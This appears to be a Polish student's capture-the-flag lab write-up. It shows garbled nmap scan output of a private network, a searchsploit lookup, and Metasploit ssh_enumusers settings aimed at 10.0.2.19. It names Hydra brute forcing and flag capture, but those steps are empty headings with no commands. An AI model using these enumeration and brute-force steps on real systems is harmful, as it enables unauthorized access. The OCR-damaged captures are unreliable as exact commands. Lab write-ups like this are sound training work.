Zadanie 1

```
File Actions Edit View Help

(kali© kali)-[-]

$ map 10.0.2.0/24

Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 16:01 CET

Nmap scan report for 10.0.2.1

Host is up (0.000858 latency).

Not shown: 999 closed tcp ports (conn-refused)

PORT STATE SERVICE

53/tcp open domain

Nmap scan report for 10.0.2.9

Host is up (0.00081s latency).

Not shown: 998 closed tcp ports (conn-refused)

PORT STATE SERVICE

8000/tcp open http-alt

8089/tcp open unknown

Nmap scan report for 10.0.2.18
Host is up (0.00081s latency).

Not shown: 998 closed tcp ports (conn-refused)

PORT STATE SERVICE

8000/tcp open http-alt

8089/tcp open unknown

Nmap scan report for 10.0.2.19
Host is up (0.00056s latency).

Not shown: 998 closed tcp ports (conn-refused)

PORT STATE SERVICE


22/tcp open ssh

R0/tcp open http


Nmap done: 256 IP addresses (4 hosts up) scanned in 2.68 seconds

[kali@ kali)-[~]
```

Stworzyłem plik user_file.txt zawierający loginy urzytkowników



Do wykrycia podatności urzyłem searchsploit'a



widzimy w OpenSSH od 2.3 do 2.7 mozemy wylistować urzytkowników

Zadanie 4.

msfconsole -> wyszukujemy exploita


```
| Section | Sect
```

ustawiamy i uruchamiamy

```
kali@kali: ~
 File Actions Edit View Help
                                                             The target host(s), see https://github.com/rapid7/metasploit-frame work/wiki/Using-Metasploit
The target port
    RHOSTS
    THREADS
                                                             The number of concurrent threads (max one per host)
Amount of seconds needed before a user is considered found (timing
    THRESHOLD
                                                            Single username to test (username spray) File containing usernames, one per line
    USERNAME
    USER_FILE
Auxiliary action:
                            Description
    Malformed Packet Use a malformed packet
msf6 auxiliary(scanner/ssh/ssh_enimukers) > set check_rate
check_false ⇒ true
illeru(scanner/ssh/ssh_enimusers) > set rhosts 10.0.2.19
rhosts ⇒ 10.0.2.19
msf6 auxiliary(
threads ⇒ 25
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set
user_file ⇒ /home/kali/user_file.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
                                                     rs) > set user_file /home/kali/user_file.txt
msf6 auxiliary(
```

Widzimy, że 2 uzytkownikow loguje się po ssh

BRUTE-FORCE USING HYDRA:



Logujemy się za pomocą zdbytego hasła oraz lokalizujemy flage:

